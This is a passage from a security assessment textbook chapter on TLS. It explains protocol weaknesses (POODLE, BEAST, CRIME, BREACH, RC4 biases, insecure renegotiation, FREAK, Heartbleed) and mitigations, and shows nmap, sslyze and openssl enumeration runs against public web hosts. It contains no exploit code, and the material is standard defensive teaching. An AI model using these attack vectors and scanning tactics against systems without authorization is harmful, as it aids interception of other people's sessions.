Mechanisms used to sign X.509 certificates (as per RFCs 3279, 3447, and 5758) are listed in Table 12-4. At the time of writing, 76% of TLS certificates online are signed using SHA-1, and 24% with SHA-256[28]. Microsoft, Google[29], and other organizations are working to phase out support for SHA-1 from 2016, and the MD5 algorithm is

[26] https://www.schneier.com/blog/archives/2008/05/random_number_b.html

[27] CVE-2008-0166

[28] https://www.trustworthyinternet.org/ssl-pulse/

[29] http://googleonlinesecurity.blogspot.com/2014/09/gradually-sunsetting-sha-1.html

completely broken (as exploited in 2012 by the Flame malware[30], based on research published in 2008[31]).

SHA-1 has known weaknesses—collisions can be found in approximately $2^{61}$ operations, costing an estimated $700K[32] to compromise a SHA-1 hash using HashClash[33] and cloud infrastructure.

*Table 12-4. X.509 PKI signature algorithms*

| Hash function | Signed using | Notes |
|---|---|---|
| MD5 | RSA | Broken and easily exploited[34] |
| SHA-1 | RSA, DSA, or ECDSA | Weak but no known collisions |
| SHA-256 | RSA, DSA, or ECDSA | Practically secure (at the time of writing) |
| SHA-384 | RSA, DSA, or ECDSA | Practically secure (at the time of writing) |
| SHA-512 | RSA, DSA, or ECDSA | Practically secure (at the time of writing) |

## Session Resumption

Once a TLS session is established, resuming it by undertaking a full handshake is computationally expensive. As such, servers may support two resumption modes that remove a full round-trip, as summarized:

TLS resumption

> If peers have previously negotiated a master secret, an abbreviated handshake may be used to resume the TLS session. The *Client Hello* contains a session ID that, if recognized by the server with a corresponding master secret, can be used. A revised key block is generated (as per Figure 12-5), as client and server random values are new.

TLS session ticket extension

> Maintaining state server-side presents challenges in large environments, and so a mechanism by which session identifiers are stored by the client (encrypted using a private key by the server) was ratified as a TLS extension[35]. The resumption mechanism works in the same way as before, but the client maintains state. In practice, deploying the extension across load-balanced TLS endpoints requires some careful thinking: all servers must be initialized with a shared private key, and an additional mechanism may be required to periodically rotate the key.

[30] https://www.trailofbits.com/resources/flame-md5.pdf

[31] http://www.win.tue.nl/hashclash/rogue-ca/

[32] https://www.schneier.com/blog/archives/2012/10/when_will_we_se.html

[33] https://code.google.com/p/hashclash/

[34] http://natmchugh.blogspot.com/2014/10/how-i-created-two-images-with-same-md5.html

[35] RFC 5077

## Session Renegotiation

A TLS session may be renegotiated (by either the client or server) over an existing secure channel to rekey or perform further authentication. A flaw was discovered[36] in the mechanism, by which an adversary with network access could intercept and hold handshake records from a legitimate client, establish a TLS session itself with a server, send application data, initiate renegotiation, and release the legitimate handshake records. As renegotiation is performed over the existing channel (which the attacker established), the server believes the session is one and the same, and both the attacker's data, and the client's are sent to the application, as shown in Figure 12-8.





*Figure 12-8. HTTPS injection via insecure renegotiation*

[36] CVE-2009-3555

Thierry Zoller published a paper[37] describing the insecure renegotiation flaw and practical attack vectors. In summary, he identified prefix injection flaws that lead to arbitrary HTTP request injection, downgrade from HTTPS to HTTP, and presentation of malicious content to the client via the TRACE method (e.g. cross-site scripting).

RFC 5746 was published to resolve the issue, introducing a TLS extension that cryptographically ties renegotiation to the existing session. All popular TLS libraries have since implemented the extension, and support secure renegotiation.

## Compression

TLS 1.2 and prior, along with the Google-developed SPDY protocol, support compression via DEFLATE[38]. When compression is applied to blocks containing HTTP headers (which have a known structure and format), values such as session tokens can be revealed through chosen-plaintext attack, and observing the compressed ciphertext. The CRIME attack targets compression within TLS and SPDY itself, whereas BREACH and TIME attacks exploit HTTP compression (regardless of the transport layer) to reveal secrets in HTTP responses. All three attacks are detailed later in this chapter.

## STARTTLS

The STARTTLS command is used within particular protocols (SMTP, IMAP, POP3, FTP, and XMPP) to establish a secure channel over the regular service port, versus a reserved high port (i.e. TCP port 993 for IMAPS). The following session demonstrates the STARTTLS command issued via SMTP[39].

```
root@kali:~# telnet mail.imc.org 25
Trying 207.182.41.81...
Connected to mail.imc.org.
Escape character is '^]'.
220 proper.com ESMTP Sendmail 8.14.9/8.14.7; Wed, 29 Oct 2014 09:03:59 -0700 (MST)
EHLO world
250-proper.com Hello wifi-nat.bl.uk (may be forged), pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-EXPN
250-VERB
250-8BITMIME
250-SIZE
250-DSN
250-ETRN
250-AUTH DIGEST-MD5 CRAM-MD5 LOGIN
250-STARTTLS
250-DELIVERBY
250 HELP
STARTTLS
220 2.0.0 Ready to start TLS
```

[37] http://www.g-sec.lu/practicaltls.pdf

[38] RFC 1951

[39] RFC 3207

Upon acknowledging the STARTTLS instruction, a TLS session is negotiated through exchange of records as before, and materials are sent to the service through encrypted *Application* records to the port.

> There are often differences in the features supported over the plaintext and TLS channels of servers supporting STARTTLS. For example, authentication mechanisms may differ (or be non-existent through a plaintext session), which can be leveraged and attacked via brute-force password grinding.

# Understanding TLS Vulnerabilities

Some TLS flaws can be exploited remotely (e.g. memory corruption within the TLS server implementation), but practical exploitation of many requires network access to compromise ciphertext, or inject application data.

Since 2011, Juliano Rizzo, Thai Duong, and others have identified a number of flaws within SSL and TLS, with monikers including BEAST, CRIME, BREACH, and POODLE. Exploitation of these vulnerabilities requires:

- The victim browser to execute a malicious agent (e.g. JavaScript)
- Network access to monitor the ciphertext generated by the browser
- A communication channel to the agent to modify the plaintext

Figure 12-9 demonstrates the arrangement, showing the attacker, victim, and target site. The JavaScript agent is injected within a plaintext HTTP session (to any site), and used to generate ciphertext that is measured to deduce secrets in known locations (i.e. session tokens within HTTP headers sent to the server).





*Figure 12-9. Exploiting TLS flaws with network access*

At the time of writing, there are two exceptions that should be noted:

- Practical exploitation of timing side channels within TLS server implementations (e.g. *Lucky 13*, as discussed later) often requires network proximity or low-latency access to the TLS server, so that accurate metrics may be gathered.
- If ciphertext capture is not required (e.g. TIME), attacks may be launched remotely

# TLS Flaws

Exploitable vulnerabilities within TLS can be grouped at a high-level as follows:

- Broad protocol weaknesses (e.g. SSL 3.0, TLS 1.0, or HTTP compression)
- Flaws within particular implementations (e.g. OpenSSL 1.0.1g)

Across the subsequent sections I detail significant vulnerabilities that apply to protocols including SSL 3.0 and TLS 1.0, along with defects relating to particular implementations (e.g. the OpenSSL *heartbleed* flaw).

### TLS Protocol Weaknesses

In recent years, many flaws within TLS and associated mechanisms have been publicized. Below is a list of individual vulnerabilities, including CVE identifiers, along with a brief description of the impact, attack vector, and notes regarding practicality.

POODLE (CVE-2014-3566)

> SSL 3.0 using CBC mode ciphers is vulnerable to a padding oracle attack. Practical exploitation requires network access, along with JavaScript run by the victim browser that generates traffic (performing a chosen-plaintext and chosen-boundary attack). A padding oracle within the CBC decryption mechanism is leveraged, revealing the target secret (e.g. session token) byte-by-byte upon modifying the plaintext within the JavaScript agent.

BEAST (CVE-2011-3389)

> TLS 1.0 uses predictable IV values when using CBC mode ciphers. It is possible to deduce secrets through undertaking a *blockwise chosen-boundary attack* upon injecting an agent (e.g. Java or Silverlight) into a victim's browser and monitoring the ciphertext.

CRIME (CVE-2012-4929)

> Servers running TLS 1.2 and prior that support compression, along with SPDY/3 and prior, are vulnerable to attack via CRIME. Practical exploitation requires network access, along with JavaScript run by the victim browser to generate ciphertext (performing a chosen-plaintext and chosen-location attack). A side channel introduced by the compression mechanism on the server-side can be monitored, revealing the target secret (e.g. session token) byte-by-byte upon modifying the plaintext.

BREACH (CVE-2013-3587)

> Web applications that use HTTP compression and reflect static secrets (e.g. session tokens) to clients via HTML can be targeted through BREACH. As with CRIME, the attacker practically injects a JavaScript agent into the victim's browser, generates traffic to undertake a chosen-plaintext attack, and monitors the length of responses to infer each byte of the secret (as the closer that the chosen-plaintext is to the secret, the shorter the response length).

TIME[40]

> TIME also targets HTTP compression, but does not require network access to exploit. Once malicious JavaScript is injected into the victim browser, the adversary can deduce secrets (e.g. session token values) byte-by-byte through monitoring responses to chosen-plaintext values used in particular locations. A timing side channel is leveraged upon aligning HTTP responses to an MTU boundary.

RC4 byte biases (CVE-2013-2566)

> The RC4 algorithm has many *byte biases*, which allow an adversary to recover plaintext bytes at known locations (such as a session token within a cookie) upon encrypting the same plaintext many times and monitoring the ciphertext. The attack[41] requires generation of extremely large data volumes via JavaScript or similar means, and so is somewhat impractical, but reveals a significant flaw within RC4.

Insecure renegotiation (CVE-2009-3555)

> As described previously, and demonstrated in Figure 12-8, TLS endpoints may support insecure renegotiation, allowing an attacker with network access to prefix legitimate session traffic from the client to server with his own (e.g. a malicious HTTP request). Depending on the configuration of the application, this may result in HTTPS to HTTP downgrade, or malicious commands being processed.

Insecure fallback

> Clients may support insecure fallback, in which an attacker with network access downgrades a session to TLS 1.0 or SSL 3.0. An IETF draft[42] addresses the issue by introducing a new cipher suite (`TLS_FALLBACK_SCSV`), which prevents downgrade within TLS implementations that recognize the cipher.

**TLS Implementation Flaws**

Significant flaws server software and libraries supporting TLS and DTLS are listed in Table 12-5. Attack vectors vary from remote to network access (and low-latency access to the TLS server in the case of Lucky 13). Many client software vulnerabilities and server flaws resulting in denial of service are known, but not listed here.

*Table 12-5. Known TLS server software defects*

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2015-0204<br>CVE-2015-1067<br>CVE-2015-1637 | 08/01/2015 | Multiple TLS libraries (including OpenSSL, Microsoft SChannel, and Apple Secure Transport) are vulnerable to an export-grade cipher downgrade attack known as FREAK[43], resulting in man-in-the-middle |

[40] https://media.blackhat.com/eu-13/briefings/Beery/bh-eu-13-a-perfect-crime-beery-wp.pdf

[41] http://www.isg.rhul.ac.uk/tls/

[42] https://tools.ietf.org/html/draft-ietf-tls-downgrade-scsv

[43] https://freakattack.com

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2014-3512 | 13/08/2014 | OpenSSL 1.0.1h and prior, when using SRP cipher suites, is vulnerable to an overflow with unknown impact |
| CVE-2014-3511 | 13/08/2014 | OpenSSL 1.0.1h and prior causes the server to negotiate with TLS 1.0 instead of a higher protocol when the *Client Hello* message is badly fragmented |
| CVE-2014-3466 | 22/08/2014 | Multiple versions of GnuTLS before 3.3.4 are vulnerable to a *Server Hello* overflow via long session ID value |
| CVE-2014-0160 | 07/04/2014 | Versions 1.0.1 through 1.0.1f of OpenSSL are susceptible to an information leak (known as *heartbleed*). Upon receiving a crafted TLS heartbeat request, a vulnerable peer leaks up to 64K of heap content |
| CVE-2013-0169 | 08/02/2013 | A timing side channel within OpenSSL 1.0.1d (and potentially other libraries) when using CBC mode ciphers results in recovery of plaintext bytes at known locations, known as the Lucky 13 flaw |
| CVE-2011-4108 | 05/01/2012 | DTLS flaw within OpenSSL 1.0.0e and prior allows attackers to recover plaintext by leveraging a padding oracle when CBC mode ciphers are used |
| CVE-2007-4995 | 12/10/2007 | OpenSSL 0.9.8 through 0.9.8e is vulnerable to a DTLS off-by-one error, resulting in remote code execution |
| CVE-2007-2218 | 12/06/2007 | Microsoft Secure Channel digital signature parsing overflow affecting Windows Server 2003 SP2 |

## Mitigating TLS Exposures

Table 12-6 lists basic mitigation steps for the TLS vulnerabilities discussed. Many issues that require network access to exploit (including CRIME, BREACH, and POODLE) have been mitigated already within browsers including Google Chrome and Mozilla Firefox.

*Table 12-6. TLS attack mitigation strategies*

| Attack name(s) | Mitigation |
|---|---|
| POODLE | Disable support for SSL 3.0 |
| BEAST | Enforce TLS 1.1 or later |
| CRIME | Disable TLS compression<br>If using SPDY, enforce version 4 or later |
| BREACH and TIME | Disable HTTP compression |
| Lucky 13 | Disable CBC ciphers if server implementation is flawed |
| RC4 byte biases | Disable support for RC4 cipher suites |

| Attack name(s) | Mitigation |
|---|---|
| FREAK | Disable support for export-grade ciphers |
| Insecure renegotiation<br>Insecure fallback<br>DH parameter tampering<br>Implementation flaws | Upgrade both server and client software to current |

**Lucky 13 and RC4 byte bias mitigation within web applications**

Published attacks against SSL and TLS tend to focus on credential exposure (e.g. HTTP session tokens or passwords sent from the client to server). As demonstrated in Figure 12-8, these attacks practically rely on a JavaScript agent being run within the client browser to generate requests over TLS.

In the case of Lucky 13 and RC4 byte bias attacks, HTTP headers (including the session token) are sent from the client to the server many times. Attacks including POODLE and BEAST leverage a chosen-boundary[44] and calculate plaintext values byte-by-byte, which requires far less traffic.

The Lucky 13 attack uses around 524K ($2^{19}$) connections to recover a base64 encoded session token, and the RC4 byte bias attack requires in excess of 16.7M ($2^{24}$) to recover plaintext bytes at particular locations.

An effective mitigation strategy that can be adopted within web applications is to invalidate session tokens that are presented a large number of times by a client within a given period (e.g. 7,200 requests / hour). Upon exceeding the threshold, the server invalidates the token, and the user must authenticate (generating a new token).

In high assurance environments, a lower second threshold should be used to lock the user account (e.g. 86,400 requests within a 24-hour period). The result is that a successful Lucky 13 attack requires 6 days and careful orchestration to complete, and an RC4 byte bias attack will take in excess of 7 months. By expiring sessions before then, you can somewhat negate the risk of stolen tokens.

> Use of client TLS certificates provides an additional layer of protection from re-use of credentials that are compromised, and should also be considered in high assurance environments to provide defense in depth.

# Assessing TLS Endpoints

To identify potential vulnerabilities within an exposed TLS endpoint, seek to:

- Identify of the TLS library and version
- Enumerate supported protocols and cipher suites
- Enumerate supported features and extensions
- Review the server certificate

[44] http://erlend.oftedal.no/blog/beast/

And, upon fingerprinting the service and reviewing its configuration:

- Manually qualify known vulnerabilities
- Test the stability of the TLS service

In the following sections, I describe these steps and detail individual tools and tactics.

## Identifying the TLS Library and Version

You may adopt operating system and network service fingerprinting, along with banner grabbing to infer the TLS library used by a server (along with the version in some cases). Table 12-7 lists common TLS libraries and operating platforms.

*Table 12-7. TLS libraries and applications*

| Library | Used by |
|---|---|
| OpenSSL | Apache (via *mod_ssl*), and many platforms including Linux |
| NSS | Apache (via *mod_nss*) and Oracle Solaris enterprise products |
| GnuTLS | Apache (via *mod_gnutls*), Linux, Windows, and others |
| Microsoft SChannel | Microsoft operating systems and products |
| Apple Secure Transport | Apple iOS and OS X |
| TLS Lite | Python applications |
| Oracle JSSE | Java applications and frameworks including Spring MVC |
| Bouncy Castle | Java and C# applications |

Apache HTTP Server banners allow us to identify the server operating system and TLS library in-use, as demonstrated by the following three examples. Note: the version of the Apache module (e.g. *mod_nss* 2.4.6) does not correspond to the underlying library (e.g. NSS 3.15.2), and so the version of GnuTLS is unknown in this case.

```
Server: Apache/2.2.8 (Win32) mod_ssl/2.2.8 OpenSSL/0.9.8g
Server: Apache/2.2.22 (Debian) mod_gnutls/0.5.10 PHP/5.4.4-14+deb7u4
Server: Apache/2.4.10 (Fedora) mod_nss/2.4.6 NSS/3.15.2 Basic ECC PHP/5.5.18
```

## Enumerating Supported Protocols and Cipher Suites

The Nmap *ssl-enum-ciphers* script can be used to list the supported protocols and cipher suites for a given TLS endpoint, as shown in Example 12-4. In this case, weak 40-bit ciphers are supported by the server across SSL 3.0, TLS 1.0, 1.1, and 1.2. Many of the other configurations reported as *strong* by Nmap in the example are actually weak, as detailed later in this chapter.

*Example 12-4. Using Nmap ssl-enum-ciphers*

```
root@kali:~# nmap --script ssl-enum-ciphers -p443 www.163.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-27 20:15 UTC
Nmap scan report for www.163.com (8.37.230.14)
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
```

```
|   SSLv3:
|     ciphers:
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_IDEA_CBC_SHA - weak
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|       TLS_RSA_WITH_SEED_CBC_SHA - strong
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_IDEA_CBC_SHA - weak
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|       TLS_RSA_WITH_SEED_CBC_SHA - strong
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_IDEA_CBC_SHA - weak
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|       TLS_RSA_WITH_SEED_CBC_SHA - strong
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA256 - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA256 - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_IDEA_CBC_SHA - weak
```

```
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|       TLS_RSA_WITH_SEED_CBC_SHA - strong
```

Nmap 6.46 does not support protocol and cipher enumeration via `STARTTLS`, however this is due to be resolved from version 6.48. In the meantime, the SSLyze within Kali Linux performs limited testing of TLS implementations running in this manner.

**Weak Cipher Suites**

Cipher suites that should be disabled are listed in Appendix C and summarized below:

Anonymous Diffie-Hellman suites

Static DH running in an anonymous mode (i.e. `DH_anon` or `ECDH_anon`) lacks authentication, and so impersonation attacks are possible via man-in-the-middle.

Suites using null ciphers

Most null cipher suites (e.g. `TLS_RSA_WITH_NULL_SHA`) perform key exchange and authentication, but use no bulk symmetric encryption mechanism and send material in plaintext.

Export grade suites

Cipher suites deemed as *export grade* use bulk symmetric encryption algorithms with 40- or 56-bit keys. Data is encrypted, however the short key length permits session decryption via brute-force.

Suites with weak encryption algorithms

DES, 3DES, IDEA, RC2, and RC4 ciphers used to provide bulk symmetric encryption have known weaknesses. Although published byte bias attacks against RC4[45] are practically cumbersome to undertake (requiring generation of large volumes of data), Microsoft[46] and others are already moving to disable RC4 support within their products.

Upon compiling a list of weak cipher suite and protocol combinations, investigating the configuration of a given TLS endpoint is relatively straightforward. Looking at Example 12-4, we find that *www.163.com* supports a number of cipher suites across SSL 3.0, TLS 1.0, 1.1, and 1.2.

The server supports no GCM ciphers, and so an adversary with network access can seek to compromise HTTPS sessions through downgrading them and undertaking the following:

- Brute-force of keys used by export grade DES, RC2, and RC4 suites
- POODLE against CBC mode ciphers within SSL 3.0

[45] http://www.isg.rhul.ac.uk/tls/

[46] http://blogs.technet.com/b/srd/archive/2013/11/12/security-advisory-2868725-recommendation-to-disable-rc4.aspx

- BEAST against CBC mode ciphers via TLS 1.0 (implementation dependent[47])
- Byte biases in RC4 ciphers across all SSL and TLS protocol versions

A Lucky 13 attack may also be considered if the server implementation is vulnerable and the attacker has low-latency access to the TLS server endpoint (to measure timing discrepancies).

**Preferred Cipher Suite Order**

A patch to the Nmap *ssl-enum-ciphers* script published by Bojan Zdrnja[48] returns both the list of ciphers for each supported protocol, along with their preference (ordered favorite first). Example 12-5 demonstrates the script downloaded via *wget* within Kali Linux and executed against *www.google.com* (output stripped for brevity).

*Example 12-5. Listing the preferred order of TLS ciphers using Nmap*

```
root@kali:~# cd
root@kali:~# pwd
/root
root@kali:~# wget https://raw.githubusercontent.com/bojanisc/nmap-
scripts/master/ssl-enum-ciphers.nse
2014-11-01 13:11:36 (868 KB/s) - `ssl-enum-ciphers.nse' saved [16441/16441]
root@kali:~# nmap --script=/root/ssl-enum-ciphers.nse -p443 www.google.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-01 13:11 UTC
Nmap scan report for www.google.com (74.125.230.244)
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     preferred ciphers order:
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
|       TLS_RSA_WITH_RC4_128_SHA
|       TLS_RSA_WITH_RC4_128_MD5
|       TLS_RSA_WITH_AES_128_CBC_SHA
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
|       TLS_RSA_WITH_AES_256_CBC_SHA
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA
```

The order of preference is critical, as flawed RC4 and CBC mode ciphers are exposed if they are chosen over secure alternatives. Authenticated GCM ciphers (e.g. AES-GCM) available within TLS are particularly resilient if implemented correctly, and should be preferred.

> Throughout this chapter I use hostnames within the examples (*www.google.com*, *www.163.com*, and others). During testing however, specific IP addresses should be used, and tests run multiple times to account for load balancing of multiple of backend components.

[47] https://community.qualys.com/blogs/securitylabs/2013/09/10/is-beast-still-a-threat

[48] https://github.com/bojanisc/nmap-scripts

## Enumerating Supported Features and Extensions

TLS server support for features and extensions is enumerated by reviewing the responses from requests sent using Nmap, the OpenSSL command line utility, and SSLyze, as detailed in the following sections.

#### Session Resumption

TLS endpoints may support resumption using session IDs or RFC 5077 tickets. Handshake flooding can result in denial of service, and so many TLS servers limit the number of session IDs that are cached for a particular client. Example 12-6 demonstrates SSLyze used to test for resumption support for *www.163.com* and *www.ibm.com*.

*Example 12-6. Testing TLS session resumption support using SSLyze*

```
root@kali:~# sslyze --resum www.163.com:443

 SCAN RESULTS FOR WWW.163.COM:443 - 8.37.230.18:443
 ---------------------------------------------------

  * Session Resumption :
      With Session IDs:           Partially supported (2 successful, 3 failed, 0
errors, 5 total attempts). Try --resum_rate.
      With TLS Session Tickets:   Not Supported - TLS ticket assigned but not
accepted.

root@kali:~# sslyze --resum www.ibm.com:443

 SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
 ---------------------------------------------------

  * Session Resumption :
      With Session IDs:           Supported (5 successful, 0 failed, 0 errors, 5
total attempts).
      With TLS Session Tickets:   Supported
```

#### Session Renegotiation

You may also use SSLyze to test endpoints for both secure, and client-initiated renegotiation support. Example 12-7 demonstrates the tool used to test for renegotiation of the HTTPS endpoint at *www.ibm.com*, and the SMTP endpoint using `STARTTLS` at *aspmx.l.google.com* (output stripped for brevity).

*Example 12-7. TLS renegotiation testing via SSLyze*

```
root@kali:~# sslyze --reneg www.ibm.com:443

 SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
 ---------------------------------------------------

  * Session Renegotiation :
      Client-initiated Renegotiations:    Honored
      Secure Renegotiation:               Supported

root@kali:~# sslyze --reneg --starttls=smtp aspmx.l.google.com:25

SCAN RESULTS FOR ASPMX.L.GOOGLE.COM:25 - 74.125.71.26:25
 ---------------------------------------------------------
```

```
  * Session Renegotiation :
      Client-initiated Renegotiations:    Rejected
      Secure Renegotiation:               Supported
```

**Listing Supported TLS Extensions**

Along with session tickets, secure renegotiation and the TLS heartbeat protocol, the server may support other notable TLS extensions. Example 12-8 demonstrates the OpenSSL command line utility used to enumerate TLS extensions for *www.google.com* and *www.openssl.org* (output stripped for brevity).

*Example 12-8. Enumerating supported TLS extensions*

```
root@kali:~# openssl s_client -tlsextdebug -connect www.google.com:443
CONNECTED(00000003)
TLS server extension "renegotiation info" (id=65281), len=1
TLS server extension "EC point formats" (id=11), len=4
TLS server extension "session ticket" (id=35), len=0

root@kali:~# openssl s_client -tlsextdebug -connect www.openssl.org:443
CONNECTED(00000003)
TLS server extension "renegotiation info" (id=65281), len=1
TLS server extension "session ticket" (id=35), len=0
TLS server extension "heartbeat" (id=15), len=1
```

**TLS Compression and SPDY Support**

The Nmap *tls-nextprotoneg* script and SSLyze may be used to test an endpoint for TLS compression and SPDY support. Example 12-9 details these tests for *www.google.com*, revealing that TLS compression is disabled, and SPDY/5a1 is supported (along with legacy versions).

*Example 12-9. Enumerating TLS compression and SPDY support*

```
root@kali:~# sslyze --compression www.google.com:443

SCAN RESULTS FOR WWW.GOOGLE.COM:443 - 74.125.230.84:443
 ---------------------------------------------------

  * Compression :
       Compression Support:      Disabled

root@kali:~# nmap --script tls-nextprotoneg -p443 www.google.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-01 12:54 UTC
Nmap scan report for www.google.com (74.125.230.144)
PORT    STATE SERVICE
443/tcp open  https
| tls-nextprotoneg:
|   spdy/5a1
|   h2-14
|   spdy/3.1
|   spdy/3
|_  http/1.1
```

**TLS Fallback Support**

